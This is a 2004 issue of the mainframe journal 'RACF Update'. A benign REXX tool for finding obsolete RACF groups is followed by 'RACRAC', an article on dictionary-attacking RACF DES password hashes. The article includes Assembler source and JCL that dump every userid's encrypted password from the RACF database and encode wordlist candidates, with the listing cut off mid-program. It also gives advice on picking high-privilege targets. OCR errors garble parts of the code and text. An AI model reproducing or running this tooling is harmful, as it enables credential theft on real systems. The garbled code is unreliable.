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RACF Update

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This issue is dedicated to the memory of Chris Bunyan, co-founder of Xephon and creator of the *Update* journals.

Printed in England.

Identifying groups that may be candidates for deletion

This is the REXX EXEC I use to identify groups that may be candidates for deletion. I use JCL to call the REXX. Once identified, a list of DG commands is built. SYS4.RACF.IRRDBU00 contains an IRRDBU00-unloaded RACF database.

JCL

```
//* JOBCARD
//******************************************************************
//* CLEAN UP OBSOLETE GROUPS.
//* --------------------------------------------------
//* THIS REXX LOOKS FOR GROUPS THAT HAVE:
//*  No Users, No Subgroups, Do Not match any DS HLQs, and
//*  are not the Owners of any resources.
//* Once identified, a list of "DG" commands will be built.
//******************************************************************
//REXX1     EXEC PGM=IKJEFT01,DYNAMNBR=30,REGION=4096K
//SYSEXEC  DD DSN=SYS3.RACF.JCLLIB,DISP=SHR
//SYSTSPRT DD SYSOUT=*
//REXOUT   DD SYSOUT=5
//DBINPUT  DD DSN=SYS4.RACF.IRRDBU00,DISP=SHR
//SYSTSIN  DD   *
 %REXOLDGR
/*
```

REXX EXEC

```
/* REXX */
/*                                                                   */
/*   Look for obsolete groups.  These are defined as groups having:  */
/*     1.  No users.                                                 */
/*     2.  No Subgroups                                              */
/*     3.  No corresponding dataset profile.                         */
/*                                                                   */
/*                   +  0100 - Group Basic   --                      */
/*  This             +  0101 - Group Subgroup --                     */
/*   Report          +  0102 - Group Member  --                      */
/*    Uses           +  0200 - User Basic  --                        */
/*     These         +  0205 - User Connect --                       */
/*      Record       +  0400 - dataset basic  --                     */
/*       Types       +  0404 - dataset access  --                     */
/*                   +  0500 - general resource basic --              */
/*                   +  0505 - general resource access --             */
/*                                                                    */
/*                                                                    */
/*------------------------------------------------------------------- */
/* dbufile is IRRDBU00 unloaded dataset                     */
call setvars
call readitin
call filter
say 'Invoking routing to eliminate dups in groups found list --'
call elimdups
say 'finished'
say 'Invoking routine to compare all grpnames with found grpnames'
call comparr
say 'finished'
say 'Are any of these groups the HLQ of a ds profile?  checking  ... '
call hlqsrch
say 'finished'
queue ' /**                                                         **/'
queue ' /**               Group Clean-up Tool                       **/'
queue ' /**     There are 's' groups that appear useless            **/'
queue ' /**                                                         **/'
"EXECIO * DISKW rexout"
"EXECIO * DISKW rexout (stem findog. finis"
exit
/*                                                             */
/* Subroutines to handle each record type                      */
/* set up initial variables                         )))))))))  */
setvars:
  j = 0
  s = 1
  x = 0
  bb = 1
  y = 0
  z = 0
 return
/*      read in from unloaded file                                */
readitin:
 eof = 'no'
 say 'reading in from sys3.racf.irrdbu00, please wait ....       '
 "EXECIO 0 DISKR dbinput (OPEN"
 do while eof = 'no'
    "EXECIO 1 DISKR dbinput (stem inrec."
    if RC = 2 then eof = 'yes'
    else
     do
      j = j + 1
      dbfle.j = inrec.1
   end     /*   else if rc = 2     */
 end     /*   do while eof = no  */
 "EXECIO Ø DISKR dbinput (FINIS"
 /* )))))))))))))))))))))))))))))))))))))))))))))))))))))))) */
 say 'Total Records in unloaded dataset ==> 'j
return
/* process each different record type                          */
filter:
 do  g = 1 to j
  Rec_type = substr(dbfle.g,1,4)
  select
    when Rec_type = Ø1ØØ then call GPBD
    when Rec_type = Ø1Ø1 then call GPSG
    when Rec_type = Ø1Ø2 then call GPME
    when Rec_type = Ø2ØØ then call USBD
    when Rec_type = Ø2Ø5 then call USCN
    when Rec_type = Ø4ØØ then call DSBD
    /* when Rec_type = Ø4Ø4 then call DSACC    */
    when Rec_type = Ø5ØØ then call GRBD
    /* when Rec_type = Ø5Ø5 then call GRACC    */
    otherwise iterate
   end         /* select  */
  end         /*  do a  */
return
/* GPBD, Record Type Ø1ØØ                                     */
 GPBD:
   gpbd_owner_id = substr(dbfle.g,35,8)
   gpbd_name = substr(dbfle.g,6,8)
   goodgrp.x = gpbd_owner_id
   x = x + 1
   allgrp.y = gpbd_name
   y = y + 1
  return
/* GPSG, Record Type Ø1Ø1                                     */
 GPSG:
   gpsgrp_name = substr(dbfle.g,6,8)
   gpsgrp_subgrp_id = substr(dbfle.g,15,8)
   goodgrp.x = gpsgrp_name
   x = x + 1
  return
/* GPME, Record Type Ø1Ø2                                     */
 GPME:
   gpmem_name = substr(dbfle.g,6,8)
   gpmem_member_id = substr(dbfle.g,15,8)
   gpmem_auth = substr(dbfle.g,24,8)
   goodgrp.x = gpmem_name
   x = x + 1
  return
/* USBD, Record Type Ø2ØØ                                     */
 USBD:
   usbd_owner_id = substr(dbfle.g,26,8)
   usbd_name = substr(dbfle.g,6,8)
   goodgrp.x = usbd_owner_id
   x = x + 1
  return
/* USCN, Record Type Ø2Ø5                                     */
 USCN:
   uscn_ownid = substr(dbfle.g,35,8)
   goodgrp.x = uscn_ownid
   x = x + 1
  return
/* DSBD, Record Type Ø4ØØ                                     */
 DSBD:
   dsbd_owner_id = substr(dbfle.g,74,8)
   dsbd_name = substr(dbfle.g,6,44)
   dsbd_nam = strip(dsbd_name,'t')
   needle = pos('.',dsbd_nam)
   hlqlen = needle - 1
   dsnhlq.bb = left(dsbd_nam,hlqlen)
   bb = bb + 1
   goodgrp.x = dsbc_owner_id
   x = x + 1
  return
/* DSACC, Record Type Ø4Ø4                                     */
 DSACC:
   dsacc_auth_id = substr(dbfle.g,58,8)
   goodgrp.x = dsacc_auth_id
   x = x + 1
  return
/* GRBD, Record Type Ø5ØØ                                     */
 GRBD:
   grbd_owner_id = substr(dbfle.g,282,8)
   goodgrp.x = grbd_owner_id
   x = x + 1
 return
/* GRACC, Record Type Ø5Ø5                                     */
 GRACC:
  gracc_auth_id = substr(dbfle.g,262,8)
  goodgrp.x = gracc_auth_id
  x = x + 1
 return
/* elimdups:  in list of groups found, get rid of dups            */
/*                     output will be in temp.kk                  */
 elimdups:
  temp.1 = goodgrp.1
  say 'Going through list of good groups, throwing out dups'
  kk = 2            /*  kk points to current entry in output table */
  do ii = 1 to x         /* ii will walk through big grpfnd table  */
     hit = no
     do jj = 1 to ii   /*  jj will step through                    */
       if temp.jj = goodgrp.ii then
```

```
          do
             hit = yes
             leave jj
          end        /*        if goodgrp.ii             */
        end                            /*  do jj          */
     if hit = no then
       do
          temp.kk = goodgrp.ii
          kk = kk + 1
        end                     /*  if hit = no              */
  end  /*  do ii   */
 return
/* comparr:  looking for old groups                            */
 comparr:
  kk = kk - 1     /* because kk is actually one past table size  */
  y = y - 1       /* I think that Y is one number too long       */
  do e = 1 to y       /* y is the number of group basic records */
    match = no
    do r = 1 to kk    /*  kk is the number of group entries found  */
      if allgrp.e = temp.r then do
         match = yes
         leave r
        end  /*  if allgrp.e    */
     end  /*  do r    */
    if match = no then queue allgrp.e
  end  /*  do e    */
 return
/* hlqsrch:  is this group the high-level qualifier of a dataset ? */
 hlqsrch:
  do qq = 1 to queued()    /* stack contains the groups in question */
    match = no
    pull bobbie
    do ww = 1 to bb   /*  bb is number of dataset hlqs             */
      if bobbie = dsnhlq.ww then
       do
         match = yes
         leave ww
        end  /*  if bobbie      */
     end  /*  do ww   */
    if match = no then
      do
       findog.s = ' DG 'bobbie
       s = s + 1
      end
  end  /*  do e    */
 return
/** end of subroutines                                       */
```

Computer Specialist (USA) © Author 2004

RACRAC dictionary attack on weak passwords

SUMMARY

In this article, a brute force attack method of exploiting the standard RACF DES password encryption mechanism is explained in detail. The application does a DES encryption using every new word in the vocabulary against known users and any new user using the whole vocabulary, and keeps the result for future use. This implies that user X with a – for the moment – safe password will be recognized whenever s/he changes the password to something that is part of our dictionary. RACRAC keeps the already calculated permutations so that, by way of easy comparison, the vulnerability will be discovered in the next run of the program in almost immeasurably small time-spans. This saves computer cycles but raises inevitable deontological (the science relating to duty or moral obligation) questions.

To put it simply, starting from a list of words, you try every userid known to the security database (RACF) to see whether there is a match. If there was a usable match in the past, you do not have to do the maths.

Locally-defined exception password rules can be introduced in a simple REXX program that functions as an ‘exit’.

With every run, the program becomes more powerful because known combinations are retried without doing the DES mathematics behind it. This allows you to gradually build up a dictionary without claiming the computer for hours. The check can be run regularly because only simple comparisons are used.

INTRODUCTION

The mainframe world was isolated from the networked society to an extent that systems programmers, database administrators, or security officers often ignored the fact that their ‘Fort Knox’ computers were becoming as vulnerable as any other Internet machine. An OS/390 or z/OS system can be under attack from the same ‘script kiddies’ using the same tools to target the mainframe as they would any other computer on the Web. A virus or worm will probably not be written to target a mainframe. We are somehow sheltered from that because of the lack of mainframe knowledge in the hacking society.

The APF mechanism is – as far as I know – unique in the computer world as a means of combining system software and hardware to avoid intrusion. There are other ways of course to abuse a mainframe system – like SVCs, program calls, I/O appendages, the program properties table, and so on. Nevertheless, it must be said that the danger lurks mostly from within: people with a valid userid/password combination, no matter how weak their authority is. Theoretically the only way to abuse a z/OS system is by having access to system libraries.

The RACRAC application is a neat example of how APF remains the cornerstone of mainframe security. In order to run RACRAC, one does not even need READ access to the RACF databases. UPDATE access to an APF authorized library, to contain the Assembler programs RACRACA0 and RACRACA1, will suffice. This is the most difficult part – READ access to the RACF database would eliminate the APF requirement. In my experience, clients tend to define access to the RACF database with the idea at the back of their mind that in order to control one’s password one has to be authorized to read the database. This common belief is absolutely untrue. With READ access to the RACF database(s) one would not even need access to an APF library to run RACRAC. IBM did a good job by excluding the password field from the RACF database unload facility (IRRDBU00). On the other hand, the dataset is open and the DEB can be found easily in the Database Descriptor Table (DSDT), pointed to by the DSDPDEB field. This factor is not abused by RACRAC, but if there is sufficient interest from readers (e-mail me at jan.de.decker@tiscali.be), this could be the subject of a follow-up article.

Deontologically, much has been said about bringing password cracking programs into the open. I, for one, am convinced that there is no value in ‘security by obscurity’. In the non-mainframe world, it is now generally accepted that a design should be openly published and examined by the world on its risks. Furthermore, the mainframe nowadays is not safe any more. A Denial Of Service (DOS) attack can be done by introducing some code via the Web onto a few thousand victims’ computers that then will unwittingly ask your precious HTTP z/OS Web server for a non-existent page. This is quite different from the situation when SNA ruled the waves. The funny side is that IBM recognized the fact and rebaptized the OS and its components to something ending with the magic word ‘server’. Everything is a server, MVS became z/OS, RACF for instance is the ‘Security Server’, VTAM is now known as the ‘Communications Server’, etc. All this happened because the mainframe became connected to the real world. And it is an ugly world outside!

About the question of bringing RACRAC into the open: I remember that Vanguard once launched a ‘RED ALERT’ to the security society because there was a program (see http://www.os390-mvs.freesurf.fr/mvs.htm) on the market that could ‘crack DES-encrypted passwords’. This is impossible, as far as I know, but perhaps the NSA might have an algorithm at their disposal. Mathematically the only way to break a DES-encoded password is by sheer luck.

What RACRAC does is enhance your luck factor. It starts from a dictionary of words and tries them against every userid. The program could easily be modified to try only ‘usable’ userids, like people who have RACF SPECIAL, OPERATIONS, or AUDIT attributes. There are many things that could be mentioned here; let us focus on just two examples. E-mail address books often contain usable information about the RACF group structure. Help Desk people with the authority to reset a password are often connected to the group, or are a subgroup of people who have worldwide SPECIAL. People who are members of the RACF-L Internet list group often have RACF SPECIAL, members of the MVS mainframe IBMAIN-L list group, on the other hand, mostly have access to system libraries. Harvesting the archives of these groups could reveal interesting things in your own company. From a security point of view, public Internet e-mail exchange should be permitted only using an alias name that cannot be traced back to a real name/userid. Alas, this is mostly not the case.

Personally, I would go for users with access to APF libraries. Browsing datasets like SYS1.PARMLIB should give a nice starting list of users with UPDATE access (last changed by field). Probably the same people have access to other sensitive datasets as well. Since RACRAC issues a brute force attack, checking 50 users against 40,000 passwords requires the same number of processing cycles as checking 50 verbs against 40,000 users. Cryptographic co-processors do not speed up the process. RACF does not use them for the calculation of 8-byte long character string DES-encoded numbers. This is where things become tricky. If a systems programmer, for instance, launches a REXX program to set up his environment conveniently at the moment of LOGON, access to this REXX could be enough to copy a malicious program into an APF library, making RACRAC obsolete or authorized (depending on the skills of the intruder).

The surplus value of RACRAC, and this is why I call it an application rather than a program, is that no computing power is wasted on combinations that were tried before. In other words, if John’s password was not Mary before he married, it could become so afterwards. Because we tried the combination John/Mary before, and kept the results, we have only to compare thb”bACF database DES-encrypted bytes with our DES-encrypted John/Mary permutation.

We ran the program twice, once with an empty U(ser)V(ocabulary)P(assword) and once against the UVP file created in the first run without adding new words to the vocabulary. The first run took 13,517,000 service units (SUs) to complete, the second one (with the same results) only 2,645 (QED).

ARCHITECTURE

Contrary to common believe, the RACF password is not stored in the database(s). The password is used to calculate a DES number starting from the userid, which is compared with the result in the database. The algorithm and some of the nicer attacks are explained at http://www.tropsoft.com/strongenc/des.htm

In the application, U stands for user-id, V for vocabulary, and P for password. The first time we start from a vocabulary (V) and an empty U(ser)V(ocabulary)P(assword) dataset. A vocabulary with the names of popular movie characters, pets, licence numbers, birthdays, gnomes, months, can be easily constructed or found at the Internet (a good start is http://www.pwcrack.com/index.shtml).

The steps to follow are described below:

S0 The Assembler program RACRAC0 reads all the userids' password combinations in the RACF database using simple ICHENITY macro instructions. These are stored in a file called U(ser)P(assword).

S1 The old U(ser)V(ocabulary)P(assword) dataset is sorted on userid. This step is obsolete if no other application uses the UVP dataset.

S2 The dictionary is sorted alphabetically. This could also be avoided if entries were always made in the correct order.

S3 The REXX program RACRACR0 reads the (old) U(ser)P(assword)V(ocabulary) dataset and the U(ser)P(assword) file filled by RACRACA0 to write the work files of this run by creating N(ew)U(ser), O(ld)U(ser), N(ew)V(ocabulary), O(ld)Vocabulary, and the combined U(ser)V(ocabulary)P(assword)1. The output looks like this:

```
New users: Ø Old users: 42Ø83 Deleted users: 1
New verbs: Ø Old verbs: 5Ø
READY
END
```

S4 As written, the REXX program RACRACR1 is executed. It has access to all the work files created in the previous step and is meant to function as a sort of exit where all data is accessible. In the example given, it adds the RACF default group to the U(ser)V(ocabulary) combinations in the dataset U(ser)V(ocabulary)1. Depending on the password policy, as defined with the RACF SETROPTS command, an entirely different approach can be implemented here by simply changing the permutations that will be checked. The example needs RACF SPECIAL authority. The output appears thus:

```
Exit created 3464 extra entries in the UV1 file.
READY
END
```

S5 A REXX program (RACRACR2) merges the new combinations N(ew)U(ser) – O(ld)V(ocabulary), N(ew)U(ser) – N(ew) V(ocabulary), and O(ld)U(ser) – N(ew)V(ocabulary) into a new file, U(ser)V(ocabulary)2. The output (from a run without new userids or new words in the vocabulary) looks like the following:

```
Combinations for new users and new verbs: Ø
Combinations for new users and old verbs: Ø
Combinations for old users and new verbs: ØíÞ
Total number of combinations in the UV2 file: Ø
READY
END
```

S6 The Assembler program RACRACA1 reads the U(ser)V(ocabulary)1 file created by the ‘exit’ program RACRACR1, written in S4, and decodes the combinations in the file U(ser)V(ocabulary)P(assword)2.

S7 The same Assembler program (RACRACA1) is used to encode the new U(ser)V(ocabulary)2 permutations created in S5.

S8 The N(ew)V(ocabulary) and O(ld)V(ocabulary) files are sorted in a new master file V(ocabulary). This is only done to produce a neat report in step SB.

S9 All U(ser)V(ocabulary)P(assword) files are merged into a master file against which the check will be done with the

RACF DES-encrypted passwords. The master dataset is called U(ser)V(ocabulary)P(assword)4.

SA All U(ser)V(ocabulary)P(assword) combinations bar the 'exit' generated ones (step S4) are combined into the new master U(ser)V(ocabulary)P(assword)4 that will be used for the next run.

SB All the data is now available. The REXX program RACRACR3 compares the decoded combinations with the RACF data and produces a report. Typically 15% to 20% of the passwords are cracked using a larger vocabulary than we ours (50 words). The output looks like this:

```
RACRAC Summary report
--------------------

 On a total of 42Ø83 users, 1516  were recognized,
 using a vocabulary of 5Ø verbs.
 Following users/password combinations were recognized:

UUUUUUU / PPPPPPP
```

At the end a RACF LISTUSER command is executed for every compromised userid.

PROGRAM NOTES

Please protect the U(ser)V(ocabulary)P(assword) at the same level as your proper RACF database(s).

The dataset U(ser)V(ocabulary)P(assword) must be pre-allocated (RECFM=FB, DSORG=PS, LRECL=24), but may be empty for the first run.

The V(ocabulary) dataset must exist (RECFM=FB, DSORG=PS, LRECL=8) and contain a number of strings against which the passwords are compared.

A user abend 46 will occur if one of the sort temporary datasets is too small.

The REXX programs can be compiled in order to go a bit faster. The 'exit' step that calls RACF for each user in foreground and reads the complete output, searching for the default group, consumes a lot of MIPS. This can be easily avoided by replacing it with an Assembler program that uses ICHEINTY to collect the same information (for instance as built straight into RACRACA0). I left it this way just to have an easy, ready-to-be-changed, 'exit' point.

RACRACA0

```
//JEDSPA   JOB (JAN),'JAN DE DECKER',CLASS=A,MSGCLASS=U,
//             NOTIFY=&SYSUID,REGION=ØM,COND=(Ø,NE)
//*
//* THIS VERSION LOOPS THROUGH THE RACF DB AND DUMPS ALL
//* USERID/PASSWORD COMBINATIONS TO THE UP DD STATEMENT.
//*
//ASM      PROC M=,P='ASMA9Ø',RENT=NORENT
//*
//*   ASSEMBLE SOURCE
//*
//A        EXEC PGM=&P,
//             PARM=(OBJECT,NODECK,NOTEST,&RENT)
//SYSLIB   DD DSN=SYS1.MACLIB,DISP=SHR
//         DD DSN=SYS1.MODGEN,DISP=SHR
//SYSUT1   DD UNIT=VIO,SPACE=(CYL,(1,1))
//SYSPRINT DD SYSOUT=*
//SYSLIN   DD DSN=&&OBJECT,DISP=(,PASS),UNIT=VIO,SPACE=(CYL,(1,1)),
//            DCB=(LRECL=8Ø,RECFM=FB)
//*
//* LINK-EDIT: THE SYSLMOD DATASET NEEDS TO BE APF AUTHORIZED
//*
//L        EXEC PGM=IEWL,PARM=(XREF,LET,LIST,MAP,AC(1),
//             &RENT)
//SYSPRINT DD SYSOUT=*
//SYSLMOD  DD DSN=JEDSP.LOADLIB(&M),DISP=SHR
//SYSLIN   DD DSN=&&OBJECT,DISP=(OLD,DELETE)
//         PEND
//*
//* ASSEMBLIES
//*
//RACRACAØ  EXEC ASM,M=RACRACAØ
//A.SYSIN   DD *
RACRACAØ TITLE '*** RACRACAØ: RACF EXTRACT PROCESSING               JANX
                DE DECKER ***'
* JAN.DE.DECKER@TISCALI.BE   JED:SP N.V.  START OF SPECIFICATIONS
* MODULE:       RACRACAØ
* LOADMODULE:   RACRACAØ
* STATUS:       V1R2MØ
* LOCATION:     JOB PACK AREA
* PARAMETERS:   N/A
* RETURN CODES: Ø   OK
*               8   GETMAIN_ERROR
*               12  FREEMAIN_ERROR
* USER ABENDS:  666 OPEN FAILURE
*               999 ICHEINTY (RC <> Ø) & (RC <> 12)
* CALL TYPE:    MAIN PROGRAM
* PURPOSE:      CREATE A LIST OF USERID/DES-ENCODED PASSWORD
*               COMBINATIONS
* LOGIC:        LOOP THROUGH THE RACF DATABASE WITH ICHEINTY
*               WRITE TO DDNAME UP
* RECOVERY:     N/A
* LOCKS:        N/A
* SYSTEM:       Z/OS V1R4
* LINK:         AMODE 31
*               RMODE ANY
*               AC=1
*               RENT (NOT REALLY NECESSARY)
* MACROS:       ICHEINTY
* DSECTS:       NONE EXCEPT OWN WORKAREA
* USE:          PREALLOCATE DDNAME UP
* AUTHOR:       JAN                  DATE: 11/2ØØ3
* SAMPLE:       N/A
* NOTES:        PART OF RACRAC APPLICATION
* MODIFICATION: JAN   Ø5/2ØØ4 CLEAN-UP FOR MORE GENERAL USE
         EJECT
RACRACAØ CSECT
RACRACAØ AMODE 24
RACRACAØ RMODE 24
         PRINT GEN
         BAKR  RE,Ø                   SAVE REGISTERS
         LR    RC,RF                  RC --> START OF RACRACAØ
         USING RACRACAØ,RC            ADDRESS RACRACAØ WITH RC
         LR    RA,R1                  KEEP PARAMETER POINTER
         EYECATCH .
         AMODE24 .                    CHANGES RØ AND R1
* START OF PROCESSING
         STORAGE OBTAIN,              ASK FOR STORAGE                X
               LENGTH=L_WORK,         FOR OUR WORK AREA              X
               BNDRY=PAGE,            ON A PAGE BOUNDARY             X
               LOC=24,                UNDERNEATH THE LINE            X
               COND=YES               DO NOT ABEND IF PROBLEM
         LTR   RF,RF                  GETMAIN OK?
         BZ    LØØØØ                  YES --> CONTINUE
         LA    RF,GETMAIN_ERROR       SET RETURN CODE
         PR    .                      AND RETURN TO CALLER
* SET THE WORKAREA TO BINARY ZERO AND INITIALIZE
LØØØØ    DS    ØH
         LR    R2,R1                  R2 --> WORK AREA
         USING WORKAREA,R2             R2 ADDRESSES THE WORK AREA
         LR    R4,R1                   R4 --> WORK AREA
         LR    R6,R1                   R6 --> WORK AREA
         LA    R7,L_WORK               R7 = L(WORK AREA)
         XR    R5,R5                   R5 = Ø
         MVCL  R6,R4                   ZERO OUT WORK AREA
         MVC   SAVEAREA+4(4),=C'F1SA'  LINKAGE STACK INDICATOR
         LA    RD,SAVEAREA             RD --> SAVEAREA
         EJECT
* START REAL WORK
* R2 ADDRESSES THE DYNAMIC WORK AREA
* RC ADDRESSES OUR CSECT
* RD --> OUR SAVEAREA
         MVC   RETALEN(4),=AL4(L'RETAREA)
         MVC   D_ACTN1,S_ACTN1         STATIC TO DYNAMIC AREA
         MVC   D_INTY1,S_INTY1         STATIC TO DYNAMIC AREA
         MVC   D_OUTDCB,S_OUTDCB       STATIC TO DYNAMIC AREA
         LA    R6,D_ACTN1              R6 --> ICHEACTN DYNAMIC MACRO
         LA    RB,D_OUTDCB             RB --> OUTPUT DCB
         MVC   ENTBLEN,=H'8'           USERID BUFFER LENGTH
         MVC   ENTNLEN,=H'1'           SET AS SMALL AS POSSIBLE
         XC    ENTNAME,ENTNAME         AND TO BINARY ZERO
         ICHEINTY DATAMAP=NEW,         SET UP ICHEINTY                 X
               ACTIONS=(D_ACTN1),      R6 -> ICHEACNT                  X
               WKAREA=RETAREA,         WORKAREA                        X
               OPTIONS=(FLDEF,NOEXEC), R9 -> L USER                    X
               RELEASE=77Ø7,           Z/OS V1R4 VERSION               X
               MF=(E,D_INTY1)          TARGET OF MACRO
         EJECT
* OPEN THE OUTPUT FILE
         OPEN  ((RB),OUTPUT)           OPEN OUTPUT DCB
         LTR   RF,RF                   OPEN OK?
         BZ    LØØ1Ø                   YES --> CONTINUE
         ABEND 666,DUMP                NO --> USER ABEND
         EJECT
* LOOP FOR ALL USERIDS (NON-ZERO RC FROM ICHEINTY AFTER THE LAST ONE)
LØØ1Ø    DS    ØH
         XC    RETDATA,RETDATA
         ICHEINTY NEXTC,               SET UP ICHEINTY                 X
               ENTRYX=ENTBUFF,         RESTRUCTURED FORMAT             X
               RELEASE=77Ø7,           Z/OS V1R4 VERSION               X
               MF=(E,D_INTY1)          TARGET OF MACRO
         LTR   RF,RF                   RETURN CODE CHECKING
         BNZ   LØØ2Ø                   ICHEINTY NON-ZERO --> STOP
         MVC   RECORD,BLANKS           BLANK OUT RECORD
         LH    R8,ENTNLEN              R8 = L(USERID)
         BCTR  R8,Ø                    -R8 (EX INSTRUCTION)
         LA    R3,RECUSER              R3 --> USERID IN RECORD
         LA    R4,ENTNAME              R4 --> USERID FROM RACF
         EX    R8,MVC1                 MOVE IN USERID
         MVC   RECPSW,RETPASSW         MOVE IN PASSWORD
         PUT   (RB),RECORD             WRITE RECORD
         B     LØØ1Ø                   LOOP FOR ALL USERIDS
* ICHEINTY GAVE A NON-ZERO RETURN CODE
* IF RC=12: END OF DATA (NORMAL)
* ELSE      ABEND 999
LØØ2Ø    DS    ØH
         C     RF,=F'12'               NORMAL END?
         BE    LØØ3Ø                   YES --> CONTINUE
         ABEND 999,DUMP                NO --> USER ABEND
LØØ3Ø    DS    ØH
         CLOSE ((RB))                  CLOSE 'UP' OUTPUT DATASET
         EJECT
* END OF PROCESSING
THE_END  DS    ØH                      MY ONLY FRIEND, THE END
         STORAGE RELEASE,              FREE STORAGE CONDITIONAL        X
               ADDR=(R2),              WORKAREA POINTER                X
               COND=YES,               DO NOT ABEND                    X
               LENGTH=L_WORK           LENGTH
         LTR   RF,RF                   FREEMAIN OK?
         BZ    LØØ4Ø                   YES
         LA    RF,FREEMAIN_ERROR       SET RETURN CODE
         PR    .                       RETURN TO CALLER
LØØ4Ø    DS    ØH
         LA    RF,OK                   RETURN CODE Ø
         PR    .                       RETURN TO CALLER
         EJECT
* EXECUTE TARGETS
MVC1     MVC   Ø(Ø,R3),Ø(R4)
         EJECT
* CONSTANTS
BLANKS   DC    133C' '
         EJECT
* STATIC DCBS
S_OUTDCB DCB   DDNAME=UP,DSORG=PS,RECFM=FB,MACRF=(PM),LRECL=16
L_OUTDCB EQU   *-S_OUTDCB
         EJECT
* RACF MACRO'S STATIC PARAMETER LISTS
S_INTY1  ICHEINTY NEXTC,               LOCATE A PROFILE ENTRY          X
               TYPE='USR',             OF TYPE USER                    X
               DATAMAP=NEW,            RESTRUCTURED FORMAT             X
               ENTRY=,                 R9 -> L USER                    X
               RELEASE=77Ø7,           Z/OS V1R4 VERSION               X
               WKAREA=,                WORKAREA                        X
               ACTIONS=S_ACTN1,        -> ICHEACTN                     X
               MF=L                    LIST FORMAT
L_S_INTY1 EQU  *-S_INTY1               L(ICHEINTY1)
S_ACTN1  ICHEACTN FIELD=PASSWORD,                                      X
               RELEASE=77Ø7,           Z/OS V1R4 VERSION               X
               MF=L
```

```
L_S_ACTN1 EQU  *-S_ACTN1
         EJECT
* LITERAL POOL
         LTORG
         EJECT
* EQUATES
OK                EQU   Ø
GETMAIN_ERROR     EQU   8
FREEMAIN_ERROR    EQU   12
         EJECT
* PROGRAM DYNAMIC AREA DSECT
WORKAREA DSECT
SAVEAREA DS    18F                     SAVEAREA
* OUTPUT RECORD
RECORD   DS    ØCL16
RECUSER  DS    CL8
RECPSW   DS    XL8
* NEXT RACF ENTITY
ENTBUFF  DS    ØXL12
ENTBLEN  DS    H
ENTNLEN  DS    H
ENTNAME  DS    CL8
* ICHEINTY WORK AREA
         DS    ØF
RETAREA  DS    ØXL512                  ICHEINTY LOCATE WORK AREA
RETALEN  DS    F                       RETURN AREA LENGTH
RETDATA  DS    ØXL36                   DATA PART RETURN AREA
RETRBA   DS    XL6                     RBA RETURN AREA
RETFLAGS DS    X                       FLAGS
RETRES1  DS    X                       RESERVED
RETDDSC  DS    F                       DUPLICATE DATA SET NAME COUNT
RETRES2  DS    XL8                     RESERVED
RETDLEN  DS    F                       RETURNED DATA LENGTH
RETPASSL DS    F                       RETURNED DFLTGRP LENGTH
RETPASSW DS    XL8                     RETURNED DFLTGRP
         ORG   RETAREA+512
         EJECT
* RACF MACRO'S DYNAMIC PARAMETER LISTS
* START ON A DOUBLE WORD BOUNDARY
         DS    ØD
D_INTY1  DS    XL(L_S_INTY1)           ICHEINTY NO 1
         DS    ØD
D_ACTN1  DS    XL(L_S_ACTN1)           ICHEACTN NO 1
         EJECT
* DYNAMIC DCB
         DS    ØD
D_OUTDCB DS    XL(L_OUTDCB)
L_WORK   EQU   *-WORKAREA              LENGTH OF THE WORKAREA
         M#REGS
         END
/*
```

RACRACA1

```
//JEDSPA   JOB (JAN),'JAN DE DECKER',CLASS=A,MSGCLASS=U,NOTIFY=&SYSUID,
//             REGION=ØM,COND=(Ø,NE)
//*
//* THIS PROGRAM EXPECTS AN INPUT FILE FROM THE TYPE U(SERID), V(ERB)
//* AND WRITES A FILE (UVP) WITH THE DES-ENCODED VERBS.
//*
//ASM      PROC M=,P='ASMA9Ø',RENT=NORENT
//*
//*   ASSEMBLE SOURCE
//*
//A        EXEC PGM=&P,
//             PARM=(OBJECT,NODECK,NOTEST,&RENT)
//SYSLIB   DD DSN=SYS1.MACLIB,DISP=SHR
//         DD DSN=SYS1.MODGEN,DISP=SHR
//SYSUT1   DD UNIT=VIO,SPACE=(CYL,(1,1))
//SYSPRINT DD SYSOUT=*
//SYSLIN   DD DSN=&&OBJECT,DISP=(,PASS),UNIT=VIO,SPACE=(CYL,(1,1)),
//            DCB=(LRECL=8Ø,RECFM=FB)
//*
//* LINK-EDIT: THE SYSLMOD DATASET NEEDS TO BE APF AUTHORIZED
//*
//L        EXEC PGM=IEWL,PARM=(XREF,LET,LIST,MAP,AC(1),
//             &RENT)
//SYSPRINT DD SYSOUT=*
//SYSLMOD  DD DSN=JEDSP.LOADLIB(&M),DISP=SHR
//SYSLIN   DD DSN=&&OBJECT,DISP=(OLD,DELETE)
//         PEND
//*
//* ASSEMBLIES
//*
//RACRACA1  EXEC ASM,M=RACRACA1
//A.SYSIN   DD *
RACRACA1 TITLE '*** RACRACA1: RACF EXTRACT PROCESSING (ENCODING)    JANX
                DE DECKER ***'
* JAN.DE.DECKER@TISCALI.BE   JED:SP N.V.  START OF SPECIFICATIONS
* MODULE:       RACRACA1
* LOADMODULE:   RACRACA1
* STATUS:       V1R2MØ
* LOCATION:     JOB PACK AREA
* PARAMETERS:   N/A
* RETURN CODES: Ø   OK
*               8   GETMAIN_ERROR
*               12  FREEMAIN_ERROR
* ABENDS:       666 INPUT FILE OPEN ERROR
*               999 OUTPUT FILE OPEN ERROR
*               696 RACROUTE NON-ZERO RETURN CODE
* CALL TYPE:    MAIN PROGRAM
* PURPOSE:      DES ENCODE USERID/VERB COMBINATIONS
* LOGIC:        READ DDNAME UV
*               DES ENCODE  UV
*               WRITE UVP
* RECOVERY:     N/A
* LOCKS:        N/A
* SYSTEM:       Z/OS V1R4
* LINK:         AMODE 24
*               RMODE 24
*               AC=1
* MACROS:
* DSECTS:
* USE:          RACRAC APPLICATION
* AUTHOR:       JAN                  DATE: 11/2ØØ3
* SAMPLE:       N/A
* NOTES:
* MODIFICATION: JAN   43 RECOVERY AND CLEAN-UP
* TO DO:
         EJECT
RACRACA1 CSECT
RACRACA1 AMODE 24
RACRACA1 RMODE 24
         M#REGS
         PRINT GEN
         BAKR  RE,Ø                   SAVE REGISTERS
         LR    RC,RF                  RC --> START OF RACRACA1
         USING RACRACA1,RC            ADDRESS RACRACA1 WITH RC
         LR    RA,R1                  KEEP PARAMETER POINTER
         EYECATCH
         AMODE24                      CHANGES RØ AND R1
* START OF PROCESSING
         GETMAIN RC,                  ASK FOR STORAGE                 X
               LV=L_WORK              FOR THIS LENGTH
         LTR   RF,RF                  GETMAIN OK?
         BZ    LØØØØ                  YES --> CONTINUE
         LA    RF,GETMAIN_ERROR       SET RETURN CODE
         PR    .                      AND RETURN TO CALLER
LØØØØ    DS    ØH
         LR    R2,R1                  R2 --> WORK AREA
